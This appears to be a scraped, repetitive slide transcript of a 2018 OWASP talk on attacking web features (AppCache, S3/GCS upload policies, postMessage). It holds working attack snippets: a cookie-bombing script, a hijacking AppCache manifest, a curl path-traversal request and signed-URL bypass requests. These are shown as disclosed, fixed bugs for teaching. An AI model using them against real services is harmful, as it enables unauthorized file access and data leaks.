OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies

OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies - Frans Rosén, Slideshare.

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

![Attacking Modern Web Technologies Rundown AppCache • Bug in all browsers

Upload Policies • Weak Implementations • Bypassing business logic

Deep dive in postMessage implementations • The postMessage-tracker extension • Abusing sandboxed domains • Leaks, extraction, client-side race conditions Frans Rosén @fransrosen] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-6-320.jpg)

![Attacking Modern Web Technologies Rundown Frans Rosén @fransrosen Tool share! AppCache • Bug in all browsers

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AppCache

```
<html manifest="example.appcache">
  ...
</html>
```

```
CACHE MANIFEST
# v1 - 2011-08-13
# This is a comment.
http://www.example.com/index.html
http://www.example.com/header.png
```

FALLBACK:

The **FALLBACK:** section specifies fallback pages the browser should use if a resource is inaccessible.

Cookie Stuffing/Bombing

```
<script>
<![CDATA[
setTimeout(function(){
for(x=0;x<9999;x++){document.cookie=x+'='+Array(999).join('a')+';path=/'};
}, 1000);
]]></script>
```

Will make EVERY page return 500 Error = Manifest FALLBACK will be used

Bug in every browser

Manifest placed in /u/2241902/manifest.txt

```
CACHE MANIFEST

FALLBACK:
/ /u/2241902/manifest/report.xml

NETWORK:
http://*
https://*
*
```

Would use the FALLBACK for EVERYTHING, even outside the dir

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

This was confusing, could mean the path to the fallback-URL and that was what browsers thought. They missed:

"Fallback namespaces must also be in the same path as the manifest's URL."

https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback

AppCache demo

AppCache on Dropbox

- Could run XML on dl.dropboxusercontent.com as HTML
- XML installs manifest in browser on root
- Any file downloaded from Dropbox would use the fallback XML-HTML page, which would log the current URL to an external logging site

- Every secret link would be leaked to the attacker

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Bounty: $12,845

- Every secret link would be leaked to the attacker

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argumented for faster deprecation of AppCache
- Random subdomains for user-files

Dropbox mitigations

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Chrome ▶ **Fixed** **Edge/IE** ▶ **Fixed**
Firefox ▶ **Fixed** **Safari** ▶ **Fixed**

Reported 28 Feb 2017, fixed ~June 2017

https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40

Attacking Modern Web Technologies

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
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- Argumented for faster deprecation of App
- Random subdomains for user-files

Browser bounties: $3000

Chrome ▶ **Fixed** **Edge/IE** ▶
Firefox ▶ **Fixed** **Safari** ▶ ...d

Reported 28 Feb 2017, fixed ~June 2017

https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40

Attacking Modern Web Technologies

AppCache vulns still possible

Requirements:

- HTTPS only (was changed recently)
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the same directory for all users

Attacking Modern Web Technologies

ServiceWorkers, big brother of AppCache

Requirements:

- HTTPS only
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the root path
  For example: bucket123.s3.amazonaws.com/test.html

Upload Policies
AWS and Google Cloud

![Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " starts-with $key does not contain anything

We can replace any file in the bucket!](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-31-320.jpg)

![Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " starts-with $key does not contain anything

We can replace any file in the bucket! " starts-with $key does not contain path-separator

We can place stuff in root, remember ServiceWorkers/AppCache?] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-32-320.jpg)

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We can now upload HTML-files: Content-type: text/html](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-33-320.jpg)

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We can now upload HTML-files: Content-type: text/html " $Content-Type uses starts-with = image/jpeg

We can still upload HTML: Content-type: image/jpegz;text/html] (https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-34-320.jpg)

![Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen " We can select what file to override " If signed URL allows viewing = read any file

Just fetch the URL and we have the invoice POST /user_uploads/signed_url/ HTTP/1.1 Host: example.com Content-Type: application/json;charset=UTF-8 {"file_name":"documents/invoice1.pdf","content_type":"application/pdf"} {"signed_url":"https://storage.googleapis.com/uploads/documents/invoice1.pdf? Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com& Signature=dlMAFC2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2FvwKfNSKkKwTTpBpyOF..."} Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-38-320.jpg)

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Just fetch the URL and we have the invoice POST /user_uploads/signed_url/ HTTP/1.1 Host: example.com Content-Type: application/json;charset=UTF-8 {"file_name":"documents/invoice1.pdf","content_type":"application/pdf"} {"signed_url":"https://storage.googleapis.com/uploads/documents/invoice1.pdf? Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com& Signature=dlMAFC2Gs22eP%2ByoAhwGqo0A0ijySYYtRdkaIHVUr%2FvwKfNSKkKwTTpBpyOF..."} Total bounties: ~$15,000 Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-39-320.jpg)

Path traversal with path normalization

Back to the 90s!

```
$ curl -sL -H 'Origin: https://projects.example.com' \
'https://freehand.example.com/api/get-image?key=../../../&document=MwxuxbWy2' | jq -r '.url'

https://prodapp.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAJFUMBQ3
```

Attacking Modern Web Technologies

Path traversal with path normalization

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$ curl -sL -H 'Origin: https://projects.example.com' \
'https://freehand.example.com/api/get-image?key=../../../&document=MwxuxbWy2' | jq -r '.url'

https://prodapp.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAJFUMBQ3
```

Full read access to every object + listing

Attacking Modern Web Technologies

Regex extraction of URL-parts

Expected:

`https://example-bucket.s3.amazonaws.com/dir/file.png`

Result:

`https://s3.amazonaws.com/example-bucket/dir/file.png?Signature..`

Attacking Modern Web Technologies

Regex extraction of URL-parts

Bypass:

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: secure.[redacted].com

{"url":"https://.x./example-data"}
```

Attacking Modern Web Technologies

Regex extraction of URL-parts

Bypass:

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: secure.[redacted].com

{"url":"https://.x./example-data"}
```

```
{"signedUrl":"https://s3.amazonaws.com/example-data?X-Amz-Algorithm=AWS4-HMAC
```


Attacking Modern Web Technologies
Regex extraction of URL-parts
Bypass:
Full read access to every object + listing



Attacking Modern Web Technologies
Temporary URLs with signed links
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com



Attacking Modern Web Technologies
Temporary URLs with signed links
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com
HTTP/1.1 201 CREATED


Attacking Modern Web Technologies
Temporary URLs with signed links
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com
HTTP/1.1 201 CREATED
https://secure.example.com/files/xx11


Attacking Modern Web Technologies
Temporary URLs with signed links
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com
HTTP/1.1 201 CREATED
https://secure.example.com/files/xx11

Deep dive in postMessage





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[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Extraction-options!]

![Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Trigger: { "params": { "testRules": { "rules": [{ "name": "xxx", "triggers": { "type": "Delay", "delay": 5000 } ... }] } } }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-72-320.jpg)

![Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen State: ... "states": { "type": "JSVariableExists", "name": "ClickTaleCookieDomain", "value": "example.com" }, ...

Data-Extraction](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-73-320.jpg)

![Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Action: ... "action": { "actualType": "CTEventAction", "type": "TestRuleEvent", "dynamicEventName": { "parts": [{ "type": "ElementValue", "ctSelector": { "querySelector": ".content-wrapper script" } }, { "type": "CookieValue", "name": "csrf_token" }] }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-74-320.jpg)

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[image: Author name her XSS on isolated but "trusted" domain Attacking Modern Web Technologies Frans Rosén @fransrosen Sandboxed domain being trusted and not trusted at the same time. postMessage used to transfer data from/to trusted domain.]

[image: Author name her Document service Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM Create new doc]

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[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Client-side Race Conditions!]

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

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

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

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